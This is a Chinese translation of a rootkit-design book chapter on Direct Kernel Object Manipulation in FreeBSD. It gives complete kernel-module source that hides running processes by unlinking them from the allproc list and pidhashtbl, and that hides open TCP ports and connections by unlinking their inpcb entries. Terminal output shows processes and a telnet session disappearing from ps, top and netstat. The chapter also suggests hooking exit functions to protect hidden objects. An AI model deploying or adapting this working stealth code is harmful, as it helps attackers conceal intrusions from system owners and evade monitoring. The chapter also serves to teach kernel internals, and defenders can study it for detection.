很快你就能看到，你可以通过操作不同的内核队列数据结构来改变内核对操作系统状态的感知。但是，由于可抢占的功能，在遍历和/或修改那些对象时，你正冒着破坏系统的风险。也就是说，如果你的代码被中断后，另一个线程访问或操作同一个你刚刚正在操作的对象，数据崩溃就会产生。更甚者，在对称多进程(SMP)环境下，甚至连抢占都不需要:如果你的代码正运行在一个 CPU 上，而在运行在另一个 CPU 上的另一个线程也去操作同一个对象，数据崩溃就会出现。

为了安全地操作内核队列数据结构--换句话说，为了确保线程同步--你的代码应当首先获取合适的锁(也就是资源访问控制器)。在我们的这些例子中，它是指互斥体或者共享/排斥锁。

3.2.1 函数 mtx_lock

互斥体能让一个或多个数据对象相互排斥。互斥体是线程同步的主要手段。

内核线程通过调用 mtx_lock 函数获取互斥体。

```
#include <sys/param.h>
#include <sys/lock.h>
#include <sys/mutex.h>

void
mtx_lock(struct mtx *mutex);
```

如果当前另一个线程持有这个互斥体，函数的调用者就会休眠直到互斥体能获取到为止。

3.2.2 函数 mtx_unlock

互斥锁通过调用 mtx_unlock 函数而被释放。

```
#include <sys/param.h>
#include <sys/lock.h>
#include <sys/mutex.h>

void
mtx_unlock(struct mtx *mutex);
```

如果一个高优先级的线程正在等待互斥体，这个释放互斥体的线程可能被抢占，以让高优先级线程获得互斥体并运行。

提示 查看 mutex(9)手册可以了互斥体的更多信息。

3.2.3 函数 sx_slock 和 sx_xlock

共享/排斥锁(也称为 sx 锁)是简单的读/写锁，持有者可以休眠。像它们的名称暗示那样，多个线程可以持有一个共享锁，但是只能有一个线程持有一个排斥锁。此外，如果一个线程持

有一个排斥锁，则其他线程都不能持有共享锁。

线程分别通过调用 sx_slock 或 sx_xlock 函数获取一个共享锁或排斥锁。

```
#include <sys/param.h>
#include <sys/lock.h>
#include <sys/sx.h>

void
sx_slock(struct sx *sx);

void
sx_xlock(struct sx *sx);
```

3.2.4 函数 sx_sunlock 和 sx_xunlock

线程分别通过调用 sx_sunloc 或 sx_xunlock 函数释放一个共享锁或排斥锁。

```
#include <sys/param.h>
#include <sys/lock.h>
#include <sys/sx.h>

void
sx_sunlock(struct sx *sx);

void
sx_xunlock(struct sx *sx);
```

提示 查看 sx(9) 手册可以获取更多共享/排斥锁的更多信息。

3.3 隐藏运行进程（Hiding a Running Process）

现在，前面章节的宏和函数已把我们武装起来。我马上就要详细讲述如何通过使用 DKOM 隐藏运行的进程。但是，首先，我们还需要一些进程管理方面的背景知识。

3.3.1 proc 结构体

在 FreeBSD 中，每个进程的上下文保存在一个 proc 结构体中。proc 结构定义在头文件 <sys/proc.h>中。下面的清单描述 proc 结构的一些域，为了隐藏一个运行中的进程你需要理解它们。

提示 我试图保持这个清单简洁，这样它可以作为参考。在第一遍阅读时你可以跳过这些清单，在你遇到一些实际的 C 代码时再回过头查阅。

LIST_ENTRY(proc) p_list;

这个域包含与 proc 结构相关联的链接指针。p_list 不是保存在 allproc 链表就是保存在

zombproc 链表中(在章节 3.3.2 讨论)。在对 pidhashtbl 进行插入，删除和遍历操作时，会引用到这个域。

int p_flag;

这是进程的标志，比如 P_WEXIT, P_EXEC 等等。它们是在进程运行时设置的。所有这些标志定义在头文件 <sys/proc.h> 中。

enum { PRS_NEW = 0, PRS_NORMAL, PRS_ZOMBIE } p_state;

这个域描绘当前进程的状态。PRS_NEW 标志一个新诞生但还没完全初始化的进程。PRS_NORMAL 标志一个"活"的进程，还有，PRS_ZOMBIE 标志一个僵尸进程。

pid_t p_pid;

这是进程标识符，它是 32 位的整数值。

LIST_ENTRY(proc) p_hash;

这个域包含与 proc 结构还关联的链接指针。p_hash 保存在 pidhashtbl （在章节 3.4.2 讨论)。在对 pidhashtbl 进行插入，删除和遍历操作时，会引用到这个域。

struct mtx p_mtx;

这是与 proc 结构相关联的资源访问控制器。为了方便请求获取以及释放这个锁，在头文件 <sys/proc.h> 中定义了两个宏 PROC_LOCK 和 PROC_UNLOCK

```
#define PROC_LOCK(p)        mtx_lock(&(p)->p_mtx)
#define PROC_UNLOCK(p)      mtx_unlock(&(p)->p_mtx)
```

struct vmspace *p_vmspace;

这是进程虚拟内存的状况。包括机器相关和机器不相关的数据结构，以及统计信息。

char p_comm[MAXCOMLEN + 1];

这个是执行这个进程所用的名称或者说是命令。常数 MAXCOMLEN 定义在头文件 <sys/param.h> 中，如下:

```
#define MAXCOMLEN 19 /* max command name remembered 记住的命令名称的最大长
                度*/
```

3.3.2 allproc 链表（The allproc List）

FreeBSD 把它的 proc 结构体组织在两个链表中。所有处于 ZOMBIE 状态的进程位于 zombproc 链表，剩余的在 allproc 链表。在使用 ps(1), top(1),以及其他报告工具列举系统中的运行进程时，这个链表就会被引用到---虽然是间接引用。因此，只要简单地把它的 proc 结构从 allproc 链表中移走，你就可以隐藏一个运行中的进程了。

提示 当然，有人可能会想，proc 结构从 allproc 链表移除后，相关的进程就不能够执行了。在以前，有几名作家和黑客已经宣称，对 allproc 进行修改将会过于复杂，因为在进程调度以及其他重要的系统任务中都使用到它。然而，因为现

在进程是以线程的粒度执行的，这个情况不再存在了。

allproc 链表在头文件<sys/proc.h> 中定义如下:

```
extern struct proclist allproc; /* list of all processes */
```

注意 allproc 声明为一个 proclist 结构。proclist 在头文件<sys/proc.h> 中定义如下:

```
LIST_HEAD(proclist, proc);
```

从这些清单中，你可以看出 allproc 仅仅是一个内核队列数据结构--proc 结构的双向链表。下面是从<sys/proc.h>摘录下来的，它列出了与 allproc 链表相关联的资源访问控制器。

```
extern struct sx allproc_lock;
```

3.3.3 示例

清单 3-1 演示了一个系统调用模块，设计目的是通过从 allproc 链表移除 proc 结构来隐藏一个运行的进程。调用这个系统调用时需要带一个字符指针(也就是字符串)参数。这个指针指向打算要隐藏的进程的名称。

```
#include <sys/types.h>
#include <sys/param.h>
#include <sys/proc.h>
#include <sys/module.h>
#include <sys/sysent.h>
#include <sys/kernel.h>
#include <sys/systm.h>
#include <sys/queue.h>
#include <sys/lock.h>
#include <sys/sx.h>
#include <sys/mutex.h>

struct process_hiding_args {
char *p_comm; /* process name  进程名称*/
};

/* System call to hide a running process. */
/*  隐藏运行进程的系统调用  */
static int
process_hiding(struct thread *td, void *syscall_args)
{
        struct process_hiding_args *uap;
        uap = (struct process_hiding_args *)syscall_args;

        struct proc *p;
```

```
        /*1*/ sx_xlock(&allproc_lock);

        /* Iterate through the allproc list. */
        /*  遍历 allproc 链表  */
        LIST_FOREACH(p, &allproc, p_list) {
          /*2*/ PROC_LOCK(p);

          /*3*/ if (!p->p_vmspace || (p->p_flag & P_WEXIT)) {
                PROC_UNLOCK(p);
          continue;
          }

          /* Do we want to hide this process? */
          /*  我们想要隐藏这个进程吗? */
          /*4*/ if (strncmp(p->p_comm, uap->p_comm, MAXCOMLEN) == 0)
                /*5*/ LIST_REMOVE(p, p_list);

                /*6*/ PROC_UNLOCK(p);
          }

          /*7*/ sx_xunlock(&allproc_lock);

          return(0);
        }

/* The sysent for the new system call. */
/*  针对新系统调用的 sysent */
static struct sysent process_hiding_sysent = {
        1,                  /* number of arguments  参数个数*/
        process_hiding          /* implementing function  实现函数*/
};

/* The offset in sysent[] where the system call is to be allocated. */
static int offset = NO_SYSCALL;

/* The function called at load/unload. */
static int
load(struct module *module, int cmd, void *arg)
{
        int error = 0;

        switch (cmd) {
        case MOD_LOAD:
```

```
                uprintf("System call loaded at offset %d.\n", offset);
                break;

            case MOD_UNLOAD:
                uprintf("System call unloaded from offset %d.\n", offset);
                break;

            default:
                error = EOPNOTSUPP;
                break;
            }

            return(error);
}

SYSCALL_MODULE(process_hiding, &offset, &process_hiding_sysent, load, NULL);
```

清单 3-1: process_hiding.c

注意我是怎么在检查 allproc 链表和每个 proc 结构体之前已经锁住它们的，这是为了保证线程的同步--用外行人的话说就是，为了避免产生内核 panic。当然，在我完成任务后，我也释放掉每个锁。

有个有趣的细节，process_hiding 函数里面，在比较进程名字之前，我检查每个进程的虚拟地址空间以及进程的标志。如果前者不存在或者后者被设为"working on exiting"，就解锁 proc 结构并跳过它。我们为什么要隐藏一个不准备运行的进程呢？

另一个有趣的细节也值得一提，在我把用户指定的 proc 结构从 allproc 链表删除后，我没有强制性地马上从循环中退出。也就是说，那里没有一个 break 声明。理解为什么这样做呢？考虑一下：一个进程复制或 fork 了它自己，这样，父进程和子进程就可以在同一时间各自执行不同的代码片段。(在网络服务中，这是普遍的操作，比如 httpd)。在这种情况下，向系统查询一个运行进程的列表将会把父进程和子进程都返回回来。因为每个子进程在 allproc 链表中都有它自己的项。因此，为了隐藏单个进程的每个实例，你得完全地遍历 allproc。

以下显示的是执行 process_hiding 的输出

```
$ sudo kldload ./process_hiding.ko
System call loaded at offset 210.
$ ps
PID    TT  STAT      TIME COMMAND
530    v1  S    0:00.21 -bash (bash)
579    v1  R+   0:00.02 ps
502    v2  I    0:00.42 -bash (bash)
529    v2  S+   0:02.52 top
$ perl -e '$p_comm = "top";' -e 'syscall(210, $p_comm);'
$ ps
PID    TT  STAT      TIME COMMAND
```

```
530         v1      S    0:00.26  -bash (bash)
584         v1      R+   0:00.02  ps
502         v2      I    0:00.42  -bash (bash)
```

注意我是怎么做到把 top(1)从 ps(1)的输出中隐藏掉的。让我们娱乐娱乐，从 top(1)的角度看看。以之前和之后的形式显示如下:

```
last pid: 582; load averages: 0.00, 0.03, 0.04 up 0+00:19:08 03:46:
/*1*/ 20 processes: 1 running, 19 sleeping
CPU states: 0.0% user, 0.0% nice, 0.3% system, 14.1% interrupt, 85.5% idle
Mem: 6932K Active, 10M Inact, 14M Wired, 28K Cache, 10M Buf, 463M Free
Swap: 512M Total, 512M Free

PID         USERNAME    THR     PRI     NICE    SIZE    RES     STATE   TIME
              WCPU  COMMAND
/*2*/529 ghost         1   96  0   2304K   1584K   RUN     0:03    0.00%   top
502         ghost       1   8   0   3276K   2036K   wait    0:00    0.00%   bash
486         root        1   8   0   1616K   1280K   wait    0:00    0.00%   login
485         root        1   8   0   1616K   1316K   wait    0:00    0.00%   login
530         ghost       1   5   0   3276K   2164K   ttyin   0:00    0.00%   bash
297         root        1   96  0   1292K   868K    select  0:00    0.00%   syslogd
408         root        1   96  0   3412K   2656K   select  0:00    0.00%
              sendmail
424         root        1   8   0   1312K   1032K   nanslp  0:00    0.00%   cron
490         root        1   5   0   1264K   928K    ttyin   0:00    0.00%   getty
489         root        1   5   0   1264K   928K    ttyin   0:00    0.00%   getty
484         root        1   5   0   1264K   928K    ttyin   0:00    0.00%   getty
487         root        1   5   0   1264K   928K    ttyin   0:00    0.00%   getty
488         root        1   5   0   1264K   928K    ttyin   0:00    0.00%   getty
491         root        1   5   0   1264K   928K    ttyin   0:00    0.00%   getty
197         root        1   110     0   1384K   1036K   select  0:00    0.00%
              dhclient
527         root        1   96  0   1380K   1084K   select  0:00    0.00%   inetd
412         smmsp       1   20  0   3300K   2664K   pause   0:00    0.00%
              sendmail

. . .

last pid: 584; load averages: 0.00, 0.03, 0.03 up 0+00:20:43 03:48:
/*3*/ 19 processes: 19 sleeping
CPU states: 0.0% user, 0.0% nice, 0.7% system, 11.8% interrupt, 87.5% idle
Mem: 7068K Active, 11M Inact, 14M Wired, 36K Cache, 10M Buf, 462M Free
Swap: 512M Total, 512M Free

PID         USERNAME    THR     PRI     NICE    SIZE    RES     STATE   TIME
```

```
                WCPU   COMMAND
502         ghost     1    8    0    3276K   2036K   wait      0:00     0.00%   bash
486         root      1    8    0    1616K   1280K   wait      0:00     0.00%   login
485         root      1    8    0    1616K   1316K   wait      0:00     0.00%   login
530         ghost     1    5    0    3276K   2164K   ttyin     0:00     0.00%   bash
297         root      1   96    0    1292K    868K   select    0:00     0.00%   syslogd
408         root      1   96    0    3412K   2656K   select    0:00     0.00%
                sendmail
424         root      1    8    0    1312K   1032K   nanslp    0:00     0.00%   cron
490         root      1    5    0    1264K    928K   ttyin     0:00     0.00%   getty
489         root      1    5    0    1264K    928K   ttyin     0:00     0.00%   getty
484         root      1    5    0    1264K    928K   ttyin     0:00     0.00%   getty
487         root      1    5    0    1264K    928K   ttyin     0:00     0.00%   getty
488         root      1    5    0    1264K    928K   ttyin     0:00     0.00%   getty
491         root      1    5    0    1264K    928K   ttyin     0:00     0.00%   getty
197         root      1  110    0    1384K   1036K   select    0:00     0.00%
                dhclient
527         root      1   96    0    1380K   1084K   select    0:00     0.00%   inetd
412         smmsp     1   20    0    3300K   2664K   pause     0:00     0.00%
                sendmail
217         _dhcp     1   96    0    1384K   1084K   select    0:00     0.00%
                dhclient
```

注意在"之前"那部分，top(1)报告了一个运行的进程,也就是它自已。但是在"之后"那部分，它报告运行中的进程是 0--即使它明明仍然在运行中.../我奸笑中....

3.4 Hiding a Running Process Redux

当然，进程的管理涉及到的不仅仅有 allproc 和 zombproc 链表。同样地，隐藏一个运行中的进程也不仅仅只包括对 allproc 链表的操作。例如:

```
$ sudo kldload ./process_hiding.ko
System call loaded at offset 210.
$ ps
PID TT STAT TIME COMMAND
521 v1 S 0:00.19 -bash (bash)
524 v1 R+ 0:00.03 ps
519 v2 I 0:00.17 -bash (bash)
520 v2 S+ 0:00.25 top
$ perl -e '$p_comm = "top";' -e 'syscall(210, $p_comm);'
$ ps -p 520
PID TT STAT TIME COMMAND
520 v2 S+ 0:00.56 top
```

注意那个被隐藏的进程(top)是怎么通过它的 PID 给发现的。我马上会修补这个缺陷。但首

先，这需要 FreeBSD hash 表的一些背景知识。

3.4.1 hashinit 函数

在 FreeBSD，hash 表是一个由 LIST_HEAD 项组成的连续数组。hash 表是通过调用函数 hashinit 进行初始化的。

```
#include <sys/malloc.h>
#include <sys/systm.h>
#include <sys/queue.h>

void *
hashinit(int nelements, struct malloc_type *type, u_long *hashmask);
```

这个函数为具有 nelements 大小的 hash 表分配空间。如果成功，就返回一个指向已分配 hash 表的指针。掩码位(在 hash 函数中用到)设置在 hashmask 中。

3.4.2 pidhashtbl

为着效率的目的，所有运行的进程，除了位于 allproc 链表外，也存储在一个叫做 pidhashtbl 的 hash 表中。这个 hash 表的作用是通过 PID 查找一个 proc 结构体，它的速度远远快于对 allproc 链表进行 O(n)walk(也就是，线性完全搜索)。这个 hash 表就是造成这章开始那里提到的隐藏进程通过它的 PID 被发现的原因。

pidhashtbl 定义在头文件<sys/proc.h> 中，如下:

```
extern LIST_HEAD(pidhashhead, proc) *pidhashtbl;
```

它在文件/sys/kern/kern_proc.c 中初始化如下:

```
pidhashtbl = hashinit(maxproc / 4, M_PROC, &pidhash);
```

1 In general, a hash table is a data structure in which keys are mapped to array positions by a hash function. The purpose of a hash table is to provide quick and efficient data retrieval. That is, given a key (e.g., a person’s name), you can easily find the corresponding value (e.g., the person’s phone number). This works by transforming the key, using a hash function, into a number that represents the offset in an array, which contains the desired value.

3.4.3 pfind 函数

为了通过 pidhashtbl 查找一个进程，内核线程要调用 pfind 函数。这个函数在文件 /sys/kern/kern_proc.c 中实现如下:

```
struct proc *
pfind(pid)
        register pid_t pid;
{
```

```
        register struct proc *p;

        /*1*/ sx_slock(&allproc_lock);
        LIST_FOREACH(p, /*2*/ PIDHASH(pid), p_hash)
          if (p->p_pid == pid) {
              if (p->p_state == PRS_NEW) {
                  p = NULL;
                  break;
              }
              PROC_LOCK(p);
              break;
          }
        sx_sunlock(&allproc_lock);
        return (p);
}
```

注意针对 pidhashtbl 的资源访问控制器是 allproc_lock---同与 allproc 链表关联的锁一样。这是因为 allproc 和 pidhashtbl 都是为同步设计造成的。

同样，注意到 pidhashtbl 通过宏 PIDHASH 进行遍历。这个宏在头文件<sys/proc.h> 中定义如下:

```
#define PIDHASH(pid) (&pidhashtbl[(pid) & pidhash])
```

可以看出，PIDHASH 是替代 pidhashtbl 的宏；明确地说，它是 hash 函数。

3.4.4 示例

在下面的清单中，我修改 process_hiding 避免通过 PID 来发现运行中的进程 ，改变的地方用粗体显示。

```
static int
process_hiding(struct thread *td, void *syscall_args)
{
        struct process_hiding_args *uap;
        uap = (struct process_hiding_args *)syscall_args;

        struct proc *p;

        sx_xlock(&allproc_lock);

        /* Iterate through the allproc list. */
        /*  遍历 allproc 链表  */
        LIST_FOREACH(p, &allproc, p_list) {

          PROC_LOCK(p);
```

```
                if (!p->p_vmspace || (p->p_flag & P_WEXIT)) {
                        PROC_UNLOCK(p);
                        continue;
                }

                /* Do we want to hide this process? */
                /*  我们需要隐藏这个进程吗? */
                if (strncmp(p->p_comm, uap->p_comm, MAXCOMLEN) == 0) {
                        LIST_REMOVE(p, p_list);
                        LIST_REMOVE(p, p_hash);
                }

                PROC_UNLOCK(p);

        }

        sx_xunlock(&allproc_lock);

        return(0);
}
```

可以看出，我们所要做的是把 proc 从 pidhashtbl 删除掉。简单吧？

清单 3-2 是另一种方法，它利用了 pidhashtbl 的知识。

```
#include <sys/types.h>
#include <sys/param.h>
#include <sys/proc.h>
#include <sys/module.h>
#include <sys/sysent.h>
#include <sys/kernel.h>
#include <sys/systm.h>
#include <sys/queue.h>
#include <sys/lock.h>
#include <sys/sx.h>
#include <sys/mutex.h>

struct process_hiding_args {
        pid_t p_pid;      /* process identifier  进程标志符*/
};

/* System call to hide a running process. */
/*  隐藏一个运行进程的系统调用  */
static int
```

```
process_hiding(struct thread *td, void *syscall_args)
{
        struct process_hiding_args *uap;
        uap = (struct process_hiding_args *)syscall_args;

        struct proc *p;

        sx_xlock(&allproc_lock);

        /* Iterate through pidhashtbl. */
        /*  遍历  pidhashtbl. */
        LIST_FOREACH(p, PIDHASH(uap->p_pid), p_hash)
          if (p->p_pid == uap->p_pid) {
              if (p->p_state == PRS_NEW) {
              p = NULL;
              break;
          }
          PROC_LOCK(p);

          /* Hide this process. */
          /*  隐藏该进程  */
          LIST_REMOVE(p, p_list);
          LIST_REMOVE(p, p_hash);

          PROC_UNLOCK(p);

          break;
        }

        sx_xunlock(&allproc_lock);

        return(0);
}

/* The sysent for the new system call. */
/*  针对新系统调用的  sysent    */
static struct sysent process_hiding_sysent = {
        1,              /* number of arguments  参数个数*/
        process_hiding        /* implementing function  实现的函数*/
};

/* The offset in sysent[] where the system call is to be allocated. */
/*  新的系统调用将分配在 sysent[]  内的 offset  处*/
static int offset = NO_SYSCALL;
```

```
/* The function called at load/unload. */
/*  加载/卸载模块时调用此函数  */
static int
load(struct module *module, int cmd, void *arg)
{
        int error = 0;

        switch (cmd) {
        case MOD_LOAD:
           uprintf("System call loaded at offset %d.\n", offset);
           break;

        case MOD_UNLOAD:
           uprintf("System call unloaded from offset %d.\n", offset);
           break;

        default:
           error = EOPNOTSUPP;
           break;
        }

        return(error);

}

SYSCALL_MODULE(process_hiding, &offset, &process_hiding_sysent, load, NULL);
```

清单 3-2: process_hiding_redux.c

可以看到，process_hiding 已经被改写为通过 PID(而不是名称)工作，这样你可以放弃遍历 allproc 而有利于遍历 pidhashtbl。这样做可以节省整个运行时间。

下面是一些输出的样本

```
$ sudo kldload ./process_hiding_redux.ko
System call loaded at offset 210.
$ ps
PID TT STAT TIME COMMAND
494 v1 S 0:00.21 -bash (bash)
502 v1 R+ 0:00.02 ps
492 v2 I 0:00.17 -bash (bash)
493 v2 S+ 0:00.23 top
$ perl -e 'syscall(210, 493);'
$ ps
PID TT STAT TIME COMMAND
```

```
494 v1 S 0:00.25 -bash (bash)
504 v1 R+ 0:00.02 ps
492 v2 I 0:00.17 -bash (bash)
$ ps -p 493
PID TT STAT TIME COMMAND
$ kill -9 493
-bash: kill: (493) - No such process
```

这样看来，除非有人积极地搜索你的隐藏进程，它应当是不容易被发现了。但是，记住，在内核中依然存在涉及各种运行进程的数据结构，这意味着，你隐藏的进程照样能被探测到--而且是，非常地容易！

3.5 DKOM 隐藏法（Hiding with DKOM）

你已经看到了，用 DKOM 隐藏一个对象时所要战胜的主要挑战是，把你的对象在内核的所有引用都删除掉。要想做到这点的最好方法是，浏览并模仿这个对象终止函数的源码。终止函数是设计来删除关于那个对象的所有引的。例如，要确定所有涉及运行进程的的数据结构，可以参考系统调用 _exit(2)，它的实现位于文件/sys/kern/kern_exit.c

提示 因为搜索整个不熟悉的内核源码从来不是一件轻而易举的事，所以在章节 3.3 的开始，当我第一次讨论隐藏运行的进程时，我没有披露 _exit(2)这个信息。

这样看来，你应该有足够的能力独自通读_exit(2)了。为了隐藏一个运行的进程，下面这些遗留的对象还要你去修补。

父进程的子进程链表

父进程的进程组链表

nprocs 变量

3.6 隐藏基于 TCP 的开放端口（Hiding an Open TCP-based Port）

因为目前没有一本关于 rootkit 的书完成了如何隐藏基于 TCP 的开放端口的主题，她们都是间接地去隐藏建立起来的基于 TCP 的连接，我在这里将演示使用 DKOM 的例子。但是首先，我们需要关于协议数据结构的背景信息。

3.6.1 inpcb 结构

对于每个基于 TCP 或 UDP 的 socket，inpcb 结构体，也叫做因特网协议控制块，都会被创建来保存 internet 网络数据，比如网络地址，端口号，路由信息 等等(McKusick 和 Neville-Neil, 2004). 这个结构定义在头文件<netinet/in_pcb.h>中。下面的清单描述了 inpcb 结构的域，为了隐藏基于 TCP 的开放端口，你需要理解这些域，

提示 像以前那样，在第一次阅读时你可以跳过这个清单，在你遇到实际的 C 代码时在回头查看。

LIST_ENTRY(inpcb) inp_list;

这个域包含与 inpcb 结构相关联的链接指针，它保存在 tcbinfo.listhead 链表中(在章节 3.6.2 讨论)。在插入，删除，或遍历这个链表时，要引用到这个域。

struct in_conninfo inp_inc;

这个结构保存着已建立连接的 the socket pair 4-tuple。也就是，本地 IP 地址，本地端口，外部 IP 地址，外部端口。in_conninfo 的定义可在头文件<netinet/in_pcb.h>找到，如下:

```
struct in_conninfo {
        u_int8_t        inc_flags;
        u_int8_t        inc_len;
        u_int16_t       inc_pad;
        /* protocol             dependent part */
        /*  协议相关部分  */
        struct in_endpoints  inc_ie;
};
```

在 in_conninfo 结构体内，the socket pair 4-tuple 保存在最后一个成员 inc_ie 中。这可以通过查看 in_endpoints 结构体定义来证实。见头文件<netinet/in_pcb.h>，如下:

```
struct in_endpoints {
        u_int16_t   ie_fport;       /* foreign port  外部端口*/
        u_int16_t   ie_lport;       /* local port  本地端口*/
        /* protocol dependent part, local and foreign addr */
        /*  协议相关部分，本地和外部地址  */
        union {
          /* foreign host table entry */
          /*  外部主机表入口  */
          struct in_addr_4in6     ie46_foreign;
          struct in6_addr     ie6_foreign;
        } ie_dependfaddr;
        union {
          /* local host table entry */
          /*  本地主机表入口  */
        struct in_addr_4in6         ie46_local;
        struct in6_addr         ie6_local;
        } ie_dependladdr;
#define ie_faddr   ie_dependfaddr.ie46_foreign.ia46_addr4
#define ie_laddr   ie_dependladdr.ie46_local.ia46_addr4
#define ie6_faddr       ie_dependfaddr.ie6_foreign
#define ie6_laddr       ie_dependladdr.ie6_local
};
```

u_char inp_vflag;

这个域表示在使用的 IP 版本，还有在 inpcb 结构体中设置的 IP 标记。所有这些标记定义在

头文件<netinet/in_pcb.h>中。

struct mtx inp_mtx;

这是与 inpcb 相关联的资源访问控制器。在头文件<netinet/in_pcb.h>中定义了两个宏，INP_LOCK 和 INP_UNLOCK，方便获取和释放这个锁。

```
#define INP_LOCK(inp)          mtx_lock(&(inp)->inp_mtx)
#define INP_UNLOCK(inp)        mtx_unlock(&(inp)->inp_mtx)
```

3.6.2 tcbinfo.listhead 链表

与基于 TCP 的 socket 相关联的 inpcb 结构保存在 TCP 协议模块私有的双向链表中。这个链表包含在 tcbinfo 内部。tcbinfo 在头文件<netinet/tcp_var.h> 中定义如下:

```
extern struct inpcbinfo tcbinfo;
```

可以看到，tcbinfo 声明为 inpcbinfo 结构类型。inpcbinfo 结构定义在头文件<netinet/in_pcb.h> 中。在继续深入之前，我描述一下 inpcbinfo 结构的域。为了隐藏基于 TCP 开放端口，要用到这些域，你得理解它们。

struct inpcbhead *listhead;

tcbinfo 内的这个域，保存着与基于 TCP 的 socket 相关联的 inpcb 链表。你可以查看 inpcbhead 结构的定义来证实这点。inpcbhead 结构定义在头文件<netinet/in_pcb.h> 中。

```
LIST_HEAD(inpcbhead, inpcb);
```

struct mtx ipi_mtx;

这是与 inpcbinfo 结构体相关联的资源访问控制器。在头文件<netinet/in_pcb.h> 中定义了 4 个宏来方便这个锁的获取和释放。你可以使用下面的两个:

```
#define INP_INFO_WLOCK(ipi)       mtx_lock(&(ipi)->ipi_mtx)
#define INP_INFO_WUNLOCK(ipi)        mtx_unlock(&(ipi)->ipi_mtx)
```

3.6.3 示例

由此看来，简单地把相应的 inpcb 结构体从 tcbinfo.listhead 中删除掉，就可以隐藏一个基于 TCP 的开放端口，对此，你应该不会感到意外。清单 3-3 是一个系统调用，用来实现上述目标。这个系统调用在调用时带一个参数:一个包含需要隐藏的本地端口的整数。

```
#include <sys/types.h>
#include <sys/param.h>
#include <sys/proc.h>
#include <sys/module.h>
#include <sys/sysent.h>
#include <sys/kernel.h>
#include <sys/systm.h>
```

```
#include <sys/queue.h>
#include <sys/socket.h>

#include <net/if.h>
#include <netinet/in.h>
#include <netinet/in_pcb.h>
#include <netinet/ip_var.h>
#include <netinet/tcp_var.h>

struct port_hiding_args {
        u_int16_t   lport;      /* local port  本地端口*/
};

/* System call to hide an open port. */
/*  隐藏一个开放端口的系统调用  */
static int
port_hiding(struct thread *td, void *syscall_args)
{
        struct port_hiding_args *uap;
        uap = (struct port_hiding_args *)syscall_args;

        struct inpcb *inpb;

        INP_INFO_WLOCK(&tcbinfo);

        /* Iterate through the TCP-based inpcb list. */
        /*  遍历基于 TCP 的 inpcb 链表  */
        LIST_FOREACH(inpb, tcbinfo.listhead, inp_list) {
           /*1*/ if (inpb->inp_vflag & INP_TIMEWAIT)
                 continue;

           INP_LOCK(inpb);

           /* Do we want to hide this local open port? */
           /*  我们需要隐藏这个本地开放端口吗? */
           /*2*/ if (uap->lport == ntohs(inpb->inp_inc.inc_ie.ie_lport))
                 LIST_REMOVE(inpb, inp_list);
           INP_UNLOCK(inpb);
        }

        INP_INFO_WUNLOCK(&tcbinfo);

        return(0);
        }
```

```
/* The sysent for the new system call. */
/*  针对新系统调用的 sysent */
static struct sysent port_hiding_sysent = {
        1,              /* number of arguments  参数的数目*/
        port_hiding     /* implementing function  实现函数*/
};

/* The offset in sysent[] where the system call is to be allocated. */
/*  新的系统调用将分配在 sysent[]  内的 offset  处*/
static int offset = NO_SYSCALL;

/* The function called at load/unload. */
/*  加载/卸载模块时调用此函数  */
static int
load(struct module *module, int cmd, void *arg)
{
        int error = 0;

        switch (cmd) {
        case MOD_LOAD:
           uprintf("System call loaded at offset %d.\n", offset);
           break;

        case MOD_UNLOAD:
           uprintf("System call unloaded from offset %d.\n", offset);
           break;

        default:
           error = EOPNOTSUPP;
           break;
        }

        return(error);
}

SYSCALL_MODULE(port_hiding, &offset, &port_hiding_sysent, load, NULL);
```

清单 3-3: port_hiding.c

这个代码有个有趣的细节，位于端口对比的前面。我检查每个 inpcb 结构体的 inp_vflag 成员。如果发现这个 inpcb 处于 2MSL 等待状态，我就跳过它。我们为什么要隐藏一个将要光闭的端口呢？

2 When a TCP connection performs an active close and sends the final ACK, the connection is put into the 2MSL wait state for twice the maximum segment lifetime. This lets the TCP connection

resend the final ACK in case the first one was lost.

在下面的输出中，我 telnet(1) 到一台远程机器，然后调用 port_hiding 来隐藏这次会话:

```
$ telnet 192.168.123.107
Trying 192.168.123.107...
Connected to 192.168.123.107.
Escape character is '^]'.
Trying SRA secure login:
User (ghost):
Password:
[ SRA accepts you ]

FreeBSD/i386 (alpha) (ttyp0)

Last login: Mon Mar 5 09:55:50 on ttyv1

$ sudo kldload ./port_hiding.ko
System call loaded at offset 210.
$ netstat -anp tcp
Active Internet connections (including servers)
Proto Recv-Q Send-Q Local Address Foreign Address (state)
tcp4 0 0 192.168.123.107.23 192.168.123.153.61141 ESTABLISHED
tcp4 0 0 *.23 *.* LISTEN
tcp4 0 0 127.0.0.1.25 *.* LISTEN
$ perl -e 'syscall(210, 23);'
$ netstat -anp tcp
Active Internet connections (including servers)
Proto Recv-Q Send-Q Local Address Foreign Address (state)
tcp4 0 0 127.0.0.1.25 *.* LISTEN
```

注意 port_hiding 把本地 telnet 服务器连同连接都隐藏了。想改变这种行为，只要简单地重写 port_hiding 成要求两个参数即可:一个本地端口和一个本地地址。

3.7 内核数据的破坏（Corrupting Kernel Data）

在我对本章进行小结之前，我们考虑一下以下的情况:如果你的一个隐藏对象被发现并给结束了，会发生什么事情呢？

在最好的情况下，什么事都没有。在最坏的情况下，内核 panic 产生，因为当一个对象给结束时，内核会无条件地把这个对象从各种链表中删除掉。但是，在这个情形下，这个对象已经给删除了。因此，内核会无法找到它，并将从它的链表尾部离开，导致了破坏了进程中的那些数据结构。

为了防止数据的破坏，下面是一些建议:

挂钩一个或多个结束函数，禁止它们删除你的隐藏对象。

挂钩一个或多个结束函数，在结束之间把你的隐藏对象重新放置回链表中。

实现你自己的"exit"函数来安全地杀死你的隐藏对象。

什么都不用做。如果你的隐藏对象永远都不会被发现，它们就永远不可能被杀死--对吗?

3.8 小结

DKOM 是最难被发现的 rootkit 技术之一。内核依赖一些对象来进行记录和报告，通过修改这些对象，你就可以得到满意的结果，同时留下相当少的脚印。例如，在本章中，我已经演示了怎样使用很少简单的修改就能隐藏一个运行中的进程和开放的端口。

但是 DKOM 也有使用上的限制(因为它仅仅可以操作位于内存中的对象)，内核中有很多的对象要去修补。举个例子，为了完整地列出内核中所有的队列数据结构，可以执行下面的命令得到:

```
$ cd /usr/src/sys
$ grep –r "LIST_HEAD(" *
. . .
$ grep –r "TAILQ_HEAD(" *
```

第 4 章 内核对象挂钩（KERNEL OBJECT HOOKING）

